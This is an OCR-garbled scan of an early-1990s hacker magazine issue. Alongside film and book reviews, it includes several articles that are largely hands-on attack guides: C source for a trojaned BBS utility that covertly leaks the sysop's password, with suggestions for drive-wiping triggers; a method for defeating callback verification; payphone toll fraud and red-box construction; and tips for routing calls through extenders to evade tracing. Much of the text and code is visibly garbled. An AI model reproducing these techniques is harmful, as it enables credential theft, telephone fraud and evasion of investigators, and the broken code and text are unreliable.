

inner workings

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
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Emmanuel Goldstein

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Tamprui

**Artwork**

Holly Kauffman Spruch

*The back cover program included a feature that was designed to modify a computer. In which the program was inserted so that the computer would be destroyed if someone accessed it using a certain password. - United States Department of Justice, July 1992*

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John Drake, Paul Estey, Mr. French, Bob Hardy, The Infidel,

Knight Lightning, Kevin Minick, The Plague, Marshall Plann,

David Ruderman, Bernie S., Silent Switchman, Scott Skinner, Mr.

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
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# Hacking AmiExpress

by Swinging Man

The recent article on security holes in WWV.V BBS's got me to thinking. Where WWV.V is the board of choice among clean sysops, AmiExpress is the dominant software in the Amiga community, the prime community anyway.

AmiExpress is a relatively simple piece of software, and that's good because it keeps things quick and easy. No means are provided for the sysop to keep track of top uploaders or even just callers. What is provided is a batch file that is executed each time a user logs off. In the batch file, one runs utilities to compile data into text files that are stored as bulletin. That way the next user sees a bulletin containing the list of users that called, etc. It's a hassle, but it works.

When I ran my own board, I wrote my own utilities to fill in these functions. Then I put them in an archive and sent them out into the ether. It's good advertising. Most sysops don't write their own (*AmigaWorld*); they have enough trouble getting utilities written by other people to run. This means it's really easy to take advantage of them.

Most utilities search through four files: BBS:USER.DAT, which holds all the records of users; BBS:NOTEX/CallersLog (where x is the node number and is usually 0), which records all the important stuff a user does when he's online; BBS:UDF.ORG, which is like CallersLog, but only records transfers; and BBS:Conferece/Dir, which are the vanilla ASCII files containing the names and descriptions of all the "users."

USER.DAT is the most interesting. If one were to write a top uploader utility, as I have done in the past, one would need to open this file to sort all the users by bytes uploaded. While you've got the file open, why not save the sysop's password for later? That's what I've done in the example program called "Steal.C" It prints the best uploader with a seemingly random

border around his name. Here's what the output looks like:

```

LWtFqNYXoVAKkRqgnvRvMPrmedWt
##
PRSTO
##
LpEzFqYXoSkKkSsgwXkVobPrmedWd

```

It looks random, but the difference between the top line and the bottom spells out "password." Easy to see if you're looking for it, but if you're not paying attention it just looks like garbage. Of course, you can't think up a better method of encrypting the password than just replacing every fourth letter.

This one is neat because you can just log on and see the sysop's password, but it's not the only way to do it. You could do anything to any user; however, the more specific the program becomes, the less useful it will be because it's not easy to get a sysop to change a top uploader utility. It would have to be better than the one he has, or maybe a fider update.

I can think of another fun to have with these utilities. How about a set of conditional code that formats all drives when a certain user logs on, such as "Kill Board." Or maybe you just want to copy USER.DAT to a download path, named as "User's name."

So what can you do if you're an AmiExpress sysop? Don't use utilities written by anyone other than yourself. There isn't any other way. You can monitor the disk operation what a utility is run, but an event-driven action won't be advised. Or you could look at the whole file and look for any text. The text entries passed to DOS are usually intact. Of course a cranking program like BEEP/GIDER will get rid of this. And an INTEL/OEMID file can be encrypted with a password, so good luck finding something that way. Then again, you could always just forget it. It's only a BBS... you've got nothing to hide, right?

That idea isn't just about AmiExpress. How many BBS's have doors, or online games? How hard would it be to write a game like TradeWars that has an extra option that does any of the nasty things you've always wanted to do?

```

.....
/* SysOp Password Stealer v1.0 by Swinging Man
** Prints top uploader....but $!so reveals SysOp's password
** In the boarder
.....
#include <stdio.h>
#include <ctype.h>
#include <time.h>

```

```

struct userdata { /* 292 bytes */
    /* Since I hacked this out, there are still many */
    /* unknown areas of the record */
    char name[31]; /* user's name */
    char pass[8]; /* user's password */
    char from[30]; /* user's FROM field */
    char to[10]; /* phone number field */
    unsigned short number; /* user number */
    unsigned short level; /* level */
    unsigned short type; /* type of ratio */
    unsigned short ratio; /* ratio of DLs to one UL */
    unsigned short computer; /* computer type */
    unsigned short posts; /* number of posts */
    char base[10]; /* conference access */
    unsigned int unknown_rnum0;
    unsigned int unknown_rnum1;
    unsigned int unknown_rnum2;
    unsigned int used; /* seconds used today */
    unsigned int time; /* time per day */
    unsigned int time2; /* phone of above */
    unsigned int bytesdn; /* bytes downloaded */
    unsigned int bytesup; /* bytes uploaded */
    unsigned int bytes; /* bytes avail per day */
    unsigned int unknown_rnum3;
    char unknown[45];
};

```

```

FILE *fp;
struct list l;
char name[40];
unsigned int bytes_uploaded;
struct list *next;
};
char md[1];
char c;
c = (char)rand();
while((isalpha(c) || isdigit(c) || ischar(c)))
return(c);
}
main() {

```

```

int xy;
struct userdata user;
struct list head;
struct list *temp, *temp2;

char password[9];
char border[31];
char middle[31] = "##";
headnext = NULL;

if(!p = fopen("bbsuserdata", "r") == NULL) {
    printf("Can't Open User File\n");
    return 1;
}

/*Get all users and put in list*/
while(fread(&void *)(&user, sizeof(struct userdata), 1, fp) == 1) {
    if(user.number == 1) strcpy(password, user.pass);
    if(user.level < 200) &&user.level = 0;
    &&user.bytesdn > 0;
    temp = (struct list *)malloc(sizeof(struct list));
    if(temp == NULL) {
        printf("Out of Memory\n");
        exit(1);
    }
    strcpy(temp->name, user.name);
    temp->bytes_uploaded = user.bytesup;
    temp2 = &head;
    while(temp2->next != NULL)
        &&(temp2->next->bytes_uploaded)
        > (temp->bytes_uploaded);
    temp2->next = temp;
}

fclose(fp);
temp = headnext;
strcpy(headnext->name(NULL));
y = 0;
for(x=0;x<30;x++) border[x] = '|';
border[30] = '\0';
printf("%s\n", border);
strcpy(&middle[15-<strlen(temp->name)>], temp->name->strlen(temp->name));
printf("%s\n", middle);
for(x=1;x<50;x+=4) border[x] = password[y++];
printf("%s\n", border);
}

```

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### THE TOP TEN SCAMS OF 1991

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*How Are A DEFINITE Winner*
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*A Small Fee For Processing The Application*
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*Just 99¢ To Claim Your Gift*
4. PRECIOUS METAL INVESTMENT SCHEMES  
*Gold Bullion? A 200% Profit Guaranteed Within Six Months*
5. TOLL CALL FRAUD  
*For Ten Digits, Get Anything in The World*
6. HEADLINE GRABBERS  
*Freehand of Your Amiable 800 Number Power*
7. DIRECT DEBIT FROM CHECKING ACCOUNTS  
*Over 85 Thousand Account Numbers For 12 Months The First*
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*Send Or Your Check Today To Make Sure Your Item Is Listed*
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4-4-92

According to *Minow Threat*, this letter was received about a week after he had scanned about 50 800 numbers in the 222 prefix sequentially by hand.

# Defeating Callback Verification

by Dr. Dejam

So you feel you've finally met your match. While applying at this board that you've applied at before, you use a fake name, address, and phone number. Then comes the part you hate most: the callback verification. "How in hell am I going to get access without giving out my real number?!" I guess I'll just have to "engineer" the sysop." Only this particular sysop is too good. He tries a voice verification, and finds either a bad number or someone who doesn't even know what a BBS is. Now you have to reapply again! If you worked for the phone company or knew how to hack it, maybe you could set yourself up with a temporary number, but unfortunately you don't. So you think hard and come up with an idea: "All I need is a local direct dial VMB. Then I can just have the sysop call that and make him think it's my home VMB system... that is, if I can find one to hack."

Now, still too hard. There must be an easier way. Loop? No, who wants to wait forever on a loop - every so often talking with Fred the pissed-off lineman. What else, what else? You can remember the things you used to do as a kid before you even knew what phreaking or hacking was. How about the time you called your friend Chris and at some point in the conversation, when things got boring, Chris said "I'm gonna call Mike now. Bye!" But you didn't want to hang up. You heard click, click... but no dialtone. You say "Hello?" and suddenly you hear Chris shout "Hang up the phone!" Haha! You had discovered a new trick! If you originated the call, you had ultimate control! "That means if I call a BBS and it hangs up first, I actually am still connected to the line for a brief period (usually a maximum of 15 seconds); and if the BBS picks up again to dial me for callback verification, it will get me for sure, regardless of the number it has!"

This leaves just two problems to solve.

The first problem occurs when your modem senses a drop in DTR or loss in carrier from the BBS's modem, it will go on-hook. This means you will have to catch the phone before your modem hangs up. Your modem may have a setting that will ignore these changes. If not, you can build a busy switch. This may be done by placing a 1K ohm resistor and an SPST switch between the ring and tip (red and green) wires of your phone line. Completing this circuit at any time while online has the effect of a permanent off hook condition. The resistance provided is equivalent to the resistance present when your phone is off



hook, thus creating a condition the C.O. recognizes as off hook. With good soldering and a good switch, no interference will be present after the switch is thrown while connected.

Note: Sysops may find the busy switch useful as a confirmation that the phone line is "busied out" when the BBS is taken down. Sometimes during down times a reboot or power down is necessary, which will cancel any busying effects the modem had set previously, making a busy switch in this case ideal. The second problem occurs when the BBS's modem expects a dialtone after going from on hook to off hook. A dialtone will have to be provided for the BBS's modem before it will try dialing whatever phone number you provided. This requires what I call a "CAVERN box" (CALLBACK VERIFICATION). Like many other boxes, it is a simple generation of tones. For a cheap and inexpensive method, use a tape recorder to record and play back the dialtone. Computer sound generation hasn't been tested, but most PC speakers generate a square wave, while dialtones are sinusoidal. The best change for accurate, artificial sound generation is with a synthesizer. The two frequencies of a dialtone are 300hz and 420hz. Many musicians recognize 440.00hz as the note A4, and the frequency from which scales are built. Just below A4 on an equal

tempered chromatic scale is G#4 at 415.30hz. Tuning a synthesizer just shy of a positive quarter tone from the normal scale will yield a G#4 at 420hz and bring the D4 of 293.66hz within an acceptable range of 300hz.

Needless to say, once you have prevented your modem from hanging up and have generated a dialtone which has effectively caused the BBS's modem to dial the phone number, you should issue an answer tone by typing the Hayes "ATA" command. You will then be connected with the BBS's modem and will have protected your identification.

Thanks to Green Hell for some help in generating concepts presented.

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(Please complete this portion and return to Airtel Security.)

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(Please describe the facts which lead you to believe these calls are unauthorized, you may attach additional sheets if needed.)

I will cooperate when Airtel Security is investigating my claim.

Signed \_\_\_\_\_ Date \_\_\_\_\_  
Telephone Number \_\_\_\_\_  
Social Security Number \_\_\_\_\_  
Account Number \_\_\_\_\_

If you have any questions, please call Airtel Security at 800 346-6977 or 708 246-4074.

Sincerely,  
Account Representative

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SHOULD YOU HAVE ANY QUESTIONS, PLEASE CALL US AT (201) 507-1951.

STRENGTH,

PHONE MANAGER ENTERPRISES, INC.

COA 016

DU 01048 4142 141

11/11/92 11:00 AM

This is what happens when you request a refund from this company. In this case, correspondent Winston Smith received two 25 cent stamps which means he now has to get two four-cent stamps if he wants to mail anything. Note also that this letter is actually a xerox of a fax that originated with Tri State Radio Co. The wondrous mysteries of a COCOT....

## SHOPPER'S GUIDE TO COCOTS

by Count Zero

Restricted Data Transmission

"Truth is Cheap, but Information

Costs!"

So you're walking down the street and you see a payphone. Gotta make an important call, so you dig into your pocket to get a dime. Poking up the handset, you suddenly notice that the payphone wants a quarter for a local call. What the hell, and where did this synthesized voice come from?

Let's make this article short and to the point: COCOT is an acronym for Customer Owned Coin-Operated Telephone. In other words, a COCOT is a phone owned or rented by a paying customer (most likely, a hotel or downtown shop). A COCOT is not a normal payphone. The telco doesn't own it, and the actual phone line is usually a normal customer loop (unlike payphones, where the phone line is a "special" payphone loop, allowing the use of "coin tones" to indicate money dropped in). So! A COCOT may look and smell like a telco payphone, but it's not.

Why do COCOTS exist? Simple. Money! A customer owned payphone is money in the bank! You pay more for local calls and long distance is typically handled by sleazy carriers that offer bad/expensive service. The owner of the COCOT opens the coinbox and keeps the money him/herself! Also, a particularly sleazy quality of a COCOT is the fact that it does not receive incoming calls. This, of course, is because of money. If people are calling in to a COCOT, the COCOT is not making money and businesses always want to make as much money as possible even if it hurts the consumer. Think about it, it really sucks to call someone at home from a COCOT and then not be able to have him/her call you back to save

money. "Guess I'll have to keep feeding the COCOT quarter!"

Where is a good place to look for COCOTS? Outside Dunkin Donut shops, restaurants, clubs, bars, and out-of-the-way hotels and "convenient" locations.

How do I figure out if I have found a COCOT? Simple. A COCOT will have no telco logos on it. It may look just like a telco phone chrome with blue stickers and all that. Also, a COCOT typically charges more for a local call than a regular telco payphone. (In Massachusetts, local calls are a dime, in places like New York City, they are 25 cents.) A COCOT will most often have a synthesized voice that asks you to "please deposit 25 cents" or whatever. Also, some fancy COCOTS will not look like payphones at all. Some in hotels have weird LCD displays and look totally different but they always charge you more than a normal payphone.

I found this weird payphone in Boston that wants a quarter, and this synthesized voice is harassing me. When does the phun begin? Soon. First of all, you must understand that the COCOT is a mimic. Essentially, it wants you to think that it is just a plain ol' payphone. Pick up the handset. Hear that dialtone? Hah! That dialtone is fake, synthesized by the innards of the COCOT. You are at the mercy of the COCOT. Remember, a COCOT runs on a normal customer loop so, unlike a telco payphone where you must deposit money to generate coin tones that are read by the central office, the security of a COCOT depends solely on the COCOT phone itself. It's as if you took your own phone and put a sign on it saying "Please put 10 cents in this jar for every call you make." COCOTS are not naive. They won't let you near the



unrestricted dialtone until you fork over the cash-ola. Or so they think!

See, the Achilles heel of the COCOT is the fact that all payphones must let you make 1-800 calls for free! It's not just a fact, it's the law. Now pick up the handset again and place a 1-800 call. Any 1-800 number will do. When they answer at the other end, just sit there. Do nothing. Ignore them. Wait for them to hang up the phone. Here's an example:

Dial 1-800-LOAN-YES.  
[Ring, Ring] ... [click] Hello, you wanna buy some money? Hello? HELLO? [CLICK]

(You will now hear some static and probably a strange "waffling" noise, like ohh, dhh, dhh, ohh, ohh.)  
[CLICK] DIALTONE!

Now what have we got here? A dialtone? Yes, you guessed it, the dialtone you now hear is the unrestricted dialtone of the COCOT's customer loop.

So what? So I got an "unrestricted dialtone", big deal?  
Meathead! With an unrestricted dialtone, all you need to do is place a call via DTMF tones (the tones a touch-tone keypad generates). Now, try dialing a number with the COCOT's keypad.

Whoa! Waitasec, no sound! This is a typical lame attempt at protection by the COCOT. Just whip out your Radio Shack pocket tone dialer and try calling a number, any number. Place it just as if you were calling from a home phone. Call a 1-500 sex line. Call Guam. You are free and the COCOT's customer loop is being bilked!

Note: some COCOTS are more sophisticated at protecting themselves. Some will reset when they hear the dialtone. To get around this, make a loud hissing sound with your mouth into the mouthpiece after the 1-800 number hangs up. Get your tone dialer ready near the mouthpiece. When you hear the dialtone, quickly dial the first digit of the

number you want to call. If you hiss loudly enough, you may be able to mask the sound of the dialtone and prevent the COCOT from resetting. Once you dial the first digit of the number you are calling, the dialtone will disappear (naturally). You can stop hissing like an idiot now. Finish dialing your free phone call. Also, some COCOTs actually disable the handset after a call hangs up (in other words, you can't send DTMF tones through the mouthpiece). Oh well, better luck next time.

However most of the COCOTs I have run across only disable the DTMF keypad. So all you need is a pocket dialer to circumvent this!

Other things to know: Sure, you can't call a COCOT, but it does have a number. To find out the COCOT's number, call one of the automated ANI services that tell you the number you're dialing from (the numbers keep changing but they are frequently printed in 2609).

Now try calling the COCOT from another phone. You will hear one of two things: 1) synthesized voice: "Thank you" [DTMF tones] [CLICK] (hang up); 2) weird carrier.

A COCOT's number is only used by the company that built or sold the COCOT. By calling up a COCOT, a tech can monitor its functioning, etc. In case number 1, you must enter a 3 or 4 digit password and then you'll get into a voice menu driven program that'll let you do "maintenance" stuff with the COCOT. In case number 2, you are hooked to the COCOT's 300 bps modem (Yes, a modem in a payphone). Likewise, if you can figure out the communications settings, you'll be into the COCOT's maintenance routines.


Personally, I haven't had much luck (or patience) with calling up and hacking COCOT maintenance functions. I just like making free phone calls from them!

COCOT Etiquette: Now, remember, you are making free phone calls but

someone has to pay for them and that is the owner. The COCOT's customer loop is billed the cost of the calls, and if the owner sees a big difference in the profits made on the COCOT (profit equals coins from the COCOT minus the bill from the telco for customer loop), they'll know something is up. So the rule is don't abuse them! Don't call a 1-500 number and stay on the line for 12 hours! If a COCOT is abused severely, an owner will eventually lose money on the damn thing! And that means bye bye COCOT. Also, remember that a record of all long

distance calls is made to the COCOT's customer loop and COCOT companies will sometimes investigate "billing discrepancies" so don't call anyone you personally know unless you are sure they are "cool".

[RING RING] Hello?  
"Hello, this is CoinTel, Inc. We'd like to ask you a few questions about a call you received from Boston on 2/12/91. Could you tell us the name and address of the person who placed the call?"  
Cool dude: "What? I don't remember. Go to hell! SLAMM!"  
Meathead: "Uh, sure, his name is John Smith. You want his address too?"  
Get the picture? Good...



As for a tone dialer, don't leave home without one! A true dialer always has a DTMF tone dialer at hand along with a red box! My personal favorite is the COMBO-BOX (red box plus DTMF). Take a Radio Shack 38-memory Pocket Dialer. Open up the back. Remove the


little 3.579 MHz crystal (looks like a metal cylinder). Unsolder it. Solder on a couple of thin, insulated wires where the crystal was attached. Thread the wires through one of the "vents" in the back of the tone dialer. Get ahold of a 6.5535 MHz crystal (available thru Fry's Electronics, 89 cents apiece, phone number (415) 770-3763). Go out and get some quick drying epoxy and a Radio Shack mini Toggle Switch, CPDT, cat. #275-526. Close the tone dialer, with the two wires sticking out one of the back vents. Screw it up tight. Now, attach the crystals end wires to the switch with solder as in the above diagram.

Each "xx" prong in the diagram is actually two prongs. Hook up the two leads from the crystals to separate prongs (same with the wires).

Now, epoxy this gizmo to the side of the tone dialer. Use a lot of epoxy, as you must make the switch/crystals essentially embedded in epoxy resin, as in the diagram on the next page.



Front View ->



Back View ->



Make sure the epoxy is really gobbled on there. You want to be certain the switch and crystals are firmly attached and secure in a matrix of epoxy (it doesn't conduct electricity, so don't worry about shorting out the connections to the toggle switch). Just don't gum up the action of the switch!

Basically, you've altered the device so you can select between two crystals to generate the tuning for the microprocessor in the tone dialer.

Turn on the tone dialer. Now you can easily switch between the two crystals' tones. The small crystal will generate ordinary DTMF tones. By simply flipping the switch, you generate higher tones, using the memory function of the tone dialer, save five stars in the

P1 location. Now that the P1 location using the big crystal, sure sounds like the tones for a quarter, doesn't it!

Carrying this around with you will always come in handy with both secret assignments and COOCOTel (No freaks should be without one! References for the article include: No. 8 Clayton's excellent piece on COOCOTel in 2600 Magazine, Autumn 1990. Also, The Flagler's article on Tone Dialer conversion to Flat Box, 2600 Magazine, Summer 1990 (which inspired me to create the COOCOT-BOX, yep box plus DTMF dialer).

Information is power... share it! And drink massive amounts of Joe Cola. Trust me, it's good for you. Keep the faith, and never stop searching for new horizons.

# FILM REVIEW

**Sneakers**  
Universal Pictures

Starring: Robert Redford, Ben Kingsley,  
Dan Aykroyd, River Phoenix, James  
Earl Jones, Sidney Poitier, David  
Strathairn, Mary McDonnell,  
Reviewed by Emmanuel Goldstein

If there's one thing we can determine right off the bat, it's that *Sneakers* is most definitely a fun film. But whether or not it's a heist film is a topic open to debate. A good many of the characters are hackers, or bank hackers. And it's the skill which gives them the ability to do what they've gotten into. The difference is that these people do it for profit. And that fact alone is enough to make this a non-heist movie. After all, hackers don't do what they do with profit in mind. But *Sneakers* is most definitely a fun movie since there is so much in the way of technique that's featured.

The opening scene is a flashback to the ideologically correct era of anti-war marches and draft card burnings. It's at that time that two hackers, (complain with relay phones and an acoustic coupler) get into some major trouble when they mess with Richard Nixon's bank account. The stage is set, the tale shifts to the present, and one of the hackers turns into Robert Redford. He now runs a company that bests security, for a phenomenal fee. (Some of our friends who actually do this kind of thing tell us that the fee is absurdly low for that type of work.) His co-workers include a blind phone phreaker who has remarkable perceptive powers, a hapless paranoiac who's convinced that everything is a plot of some kind, an ex-GIA agent who doesn't like to talk about why he left, and a kid who changed his grade by computer, no doubt after reading our Autumn 1990 issue. This mix-up bunch, played by a well above average cast, is fodder for unique situations and dialogue. And it's about time.

The action centers around the group's quest for a magic box which can supposedly decrypt any encryption scheme. (Thank isn't a government in the world that wouldn't kill for this kind of technology. They apply surmise. The existence of the magic box is the one silly element of *Sneakers*. Fortunately, the remaining technical issues contain only trivial flaws, such as lack of a delay on a multi-satellite phone call or the fact that everybody seems to use compatible equipment. We must recognize that Hollywood needs to take some liberties with reality.)

As the group continues its quest for the Holy Box, they become caught up in the whole FBI-CIA-NSA world, leaving the viewer with a less than satisfactory judgment of how the world of intelligence works. This was without doubt precisely the intention.

In many ways, *Sneakers* is a political thriller and one which doesn't miss an opportunity to throw some political bars. George Bush and the Republican Party are the favored targets of the "culturally illiterate" production. Again, it's about time.

But best of all is the fact that *Sneakers* at no point tries to send a moral message about hacking. Rather, hackers are looked upon as a reality, there are people who do this kind of thing and they have a useful place in society. With the kind of information being recorded these days, you need some of that hacking ability to be able to figure out what's really happening. True, this knowledge can be misused and distorted, as the film demonstrates. But that is human nature. If the good hackers were to disappear, only the evil ones would remain.

*Sneakers* manages to send a serious message without being that too seriously. In fact, the conformation between the NSA Bigwig (James Earl Jones) and the group carrying the magic box is remarkably reminiscent of Corcoran and friends missing the wizard after getting the Wicked Witch of the West's broomstick. A great man probably once said that the best way to send a serious message is through humor. *Sneakers* does this and still keeps the audience on the edge of their seats.











Perhaps the best reason to read *Crackdown* is to learn what other books have neglected to focus on: the abuses of power by law enforcement. Indeed, it is these abuses that are the main focus of Sterling's work. One by one he gives a grim account of the raids of 1990: the Crackdown or cultural genocide that was to have as its goal the complete and absolute extinction of hacking in all of its manifestations.

On February 21, 1990, Robert Izenberg was raided by the Secret Service. They shut down his LUCIF site, seized twenty thousand dollars' worth of professional equipment as "evidence," including some 140 megabytes of files, mail, and data belonging to himself and his users. Izenberg was neither arrested nor charged with any crime. Two years later he would still be trying to get his equipment back.

On March 1, 1990, twenty-one-year-old Erik Bloodaxe was awakened by a revolver pointed at his head. Secret Service agents seized everything even remotely electronic, including his telephone. Bloodaxe was neither arrested nor charged with any crime. Two years later he would still be wondering where all his equipment went.

Mentor was yet another victim of the Crackdown. Secret Service agents "trousted him and his wife from bed in their underwear," and proceeded to seize thousands of dollars' worth of work-related computer equipment, including his wife's incomplete academic thesis stored on a hard disk. Two years later and Mentor would still be waiting for the return of his equipment.

Then came the infamous Steve Jackson Games raid. Again, no one was arrested and no charges were filed. "Everything appropriated was officially kept as 'evidence' of crimes never specified."

Bruce Sterling explains (in an unusual first-person shift in the

narrative) that it was this raid above all else which compelled him to "put science fiction aside until I had discovered what had happened, and where this trouble had come from."

*Crackdown* culminates with what is perhaps the most stunning example of injustice outside of the Steve Jackson raid. Although the trial of Knight Lightning is over, his bitterness and memories still linger in the collective mind of cyberspace. This, after all, was the trial in which William Cook maliciously tried (and failed) to convict a floundering teenage journalist for printing a worthless garble of bureaucratic drivel by claiming that it was in fact a \$79,449 piece of "proprietary" code. In an effort to demonstrate the sheer boredom and tediousness of the Egri document, and the absurdity of Cook's prosecution, *Crackdown* includes a hefty sampling of this document (at a savings of over \$79,449 by Cook's standards!).

More than any other book to date, *Crackdown* concentrates on the political grift and game of computer law enforcement, answering such perennial favorites as why does the Secret Service have anything to do with hackers anyway? In *Crackdown* we learn that something of a contest exists between the Secret Service and the FBI when it comes to busting hackers. Also touched upon are the "waiting" First Amendment issues that have sprung forth from cyberspace.

*Crackdown* is a year in the life of the electronic frontier. For some, a forgotten note of antiquity; for others, a spectral preamble of darker things to come. But for those who thrive at the cutting edge of cyberspace, *Crackdown* is certain to bridge those distant points of light with its account of a year that will not be forgotten.

用戶序號 (FAX) 的後七位數?  
HOW THE FAX NUMBERS BE CHANGED TO SEVEN DIGITS' FOOT



一定要到規定查詢時間，才能得7位數?  
SMALL THE SEVEN DIGIT NUMBER NOT BE USED UNTIL THE APPOINTED TIME OF ASKING DIGIT?

一、本局為配合國家有關部門對國際來往電報號碼的調整，自92年12月31日起，凡國際來往電報號碼，均將由目前的十位數調整為七位數。凡國際來往電報號碼，均將由目前的十位數調整為七位數。凡國際來往電報號碼，均將由目前的十位數調整為七位數。

You can get the new seven-digit number until the appointed time of asking digit. If you dial a number that has 10 digits, the original ten-digit telephone number after the appointed time of asking digit, of course you can not get it. Through timely making the announcement, some fax users, and it will affect the normal communication.

從1991年12月31日(北京時間)2點45分起，廣州市(含花縣)的電話號碼要在前六位數電話號碼前加一層與第一位相同的數字。

從1991年12月31日(北京時間)2點45分起，廣州市(含花縣)的電話號碼要在前六位數電話號碼前加一層與第一位相同的數字。



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通知  
全世界



從1991年12月31日(北京時間)2點45分起，廣州市(含花縣)的電話號碼要在前六位數電話號碼前加一層與第一位相同的數字。

IN CHINA, THEY DON'T ADD DIGITS TO THEIR PHONE NUMBERS AT MIDNIGHT, OR 3 IN THE MORNING - THEY DO IT AT 23:48!



















no malicious or destructive actions are carried out and as long as he doesn't keep a record of his log-in dates).

When I was scanning a network, I often found that most of the systems identified themselves. On the other hand, the systems I found in most telephone exchanges required that they be identified by other means. The banner usually decided my interest in the system, whether I just wanted to try a few things and move on, or really concentrate on the effort. It also gave me a little extra ammunition: these usernames and/or passwords may contain some information which was displayed in the banner. Another thing I noticed about networks that differed from local dial-in systems was that dial-in systems would disconnect me after three to five attempts. Granted, the system on the network would disconnect me, but only from the host. The network itself would not, creating one less problem to deal with. System operators might suspect something if they saw an out-of-number being accessed every thirty seconds or so.

#### Log-in:

**Password:**  
This is a Unix.

**Username:**  
**Password:**  
This is a VMS.

☞  
This is a Tops-20.

**Enter Username/Password**  
This is a Bourne shell.

**MYCARI**  
This is an RSX-11.

**PR:**  
This is a Prime.

This is an IBM running a VM operating system.

This last is by far the simplest, as there are many more systems out there, but it will tell you the name in the opening. Crays, for example, usually identify themselves.

#### The Telephone

Make sure when you are dialing into the system that you realize that somewhere along the trail there is a possibility of a trace. With all of the switching systems in effect by Bell, etc., what you need to do is dial in using an outside source. For instance, what I usually did was call an 800 extender (real in Feature Group D), and then call the target system. The only times I called the target system direct was when I was identifying the system (if it not start hacking the system at this time), but even this is not recommended these days. Things owned by Bell, such as COMSTAR systems, SDCS networks, etc., are probably more risky than generic corporate systems. Of course using only one extender should be the least of what you can do. If you call several extenders and then the target system, the chances are that tracing the call back to you will be next to impossible. But the method also is risky since the long distance telephone company may not be overly enthused about you defrauding them. At one time an acquaintance was harassing a company that was tracing him. They let him know of the trace and just for the hell of it he decided to stay on the line to see the results. The result was Paris, France. Keep in mind he lives in the United States. This story displays an excellent use of extenders. The only detriment I see is that by routing your call through two or more extenders the integrity of the line decreases.

